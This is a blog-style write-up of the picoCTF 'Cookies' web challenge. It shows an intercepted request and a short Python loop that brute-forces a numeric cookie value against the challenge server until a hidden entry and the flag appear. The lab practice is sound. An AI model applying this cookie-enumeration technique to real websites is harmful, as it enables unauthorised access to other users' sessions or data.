Cookies Writeup PicoCTF
A writeup for the picoCTF easy web challenge named Cookies.
Introduction
This is another easy-web challenge from PicoCTF titled Cookies. I guess that we are going to investigate cookies to solve this challenge.
Investigation
As always we can start with manual recon to know what is going on in the website.
Manual Recon
We have a page in the root URL that contains a search bar to search for different kinds of cookies.

So when we search for a cookie we get redirected to /check to check if the inserted cookie exists or not.
If it does not exist it returns an error message.
.png)
So when we insert a cookie named snickerdoodle the website returns for us the cookie name as shown in the following image.
.png)
So we have two URLs: a root one / and another to check validity of cookie /check.
Code Source Check
We are going to check the code source of each page and see if there are some flaws or something.
Root URL Source Code
When we check the URL source code I realized that the endpoint that checks the validity of the cookie is named /search and /check is there to check whether a cookie is special or not ? … Maybe.
As shown in the form here:
1
2
3
4
5
6
7
8
9
10
11
12
<form role="form" action="/search" method="post">
            <div class="row">
                <div class="form-group">
                    <input type="text" name="name" id="name" class="form-control input-lg" placeholder="snickerdoodle">
                </div>
            </div>
            <div class="row">
                <div class="col-xs-12 col-sm-12 col-md-12">
                    <input type="submit" class="btn btn-lg btn-success btn-block" value="Search">
                </div>
            </div>
</form>
So as we can see we are posting to /search to check whether this cookie is valid or exists or not.
Check URL source code
So when we check snickerdoodle let’s see its source code.
So nothing much exists in the check source code just a returned text from the server … It’s time to open burpsuite and check this.
When we intercept the traffic using burpsuite we find the following header:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
POST /search HTTP/1.1
Host: wily-courier.picoctf.net:49682
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:151.0) Gecko/20100101 Firefox/151.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 18
Origin: http://wily-courier.picoctf.net:49682
Connection: keep-alive
Referer: http://wily-courier.picoctf.net:49682/
Cookie: name=-1
Upgrade-Insecure-Requests: 1
Priority: u=0, i

name=snickerdoodle
We realize that the cookie has the value of name=-1 so maybe by brute forcing we can get what we want the lost cookie.
So I wrote this simple script to extract the special cookie:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
import requests

URL = input ("Give me URL : ")


for i in range (-200,200):
    r = requests.get(URL+'/check', headers = {'Cookie': f"name={i}"})


    if "That doesn't appear to be a valid cookie." not in r.text:
        print(r.text)


    print(i)
    print (r.status_code)
No need to start from -200 but I wanted to make sure.
After running the script I got the special cookie which is number 18 and when we replace it in dev tools as shown in the following image we get the flag.
.png)
Conclusion
This challenge was about mostly guessing / brute force. The key was the inspection of the cookie field in the header of the webpage and we did that using BurpSuite.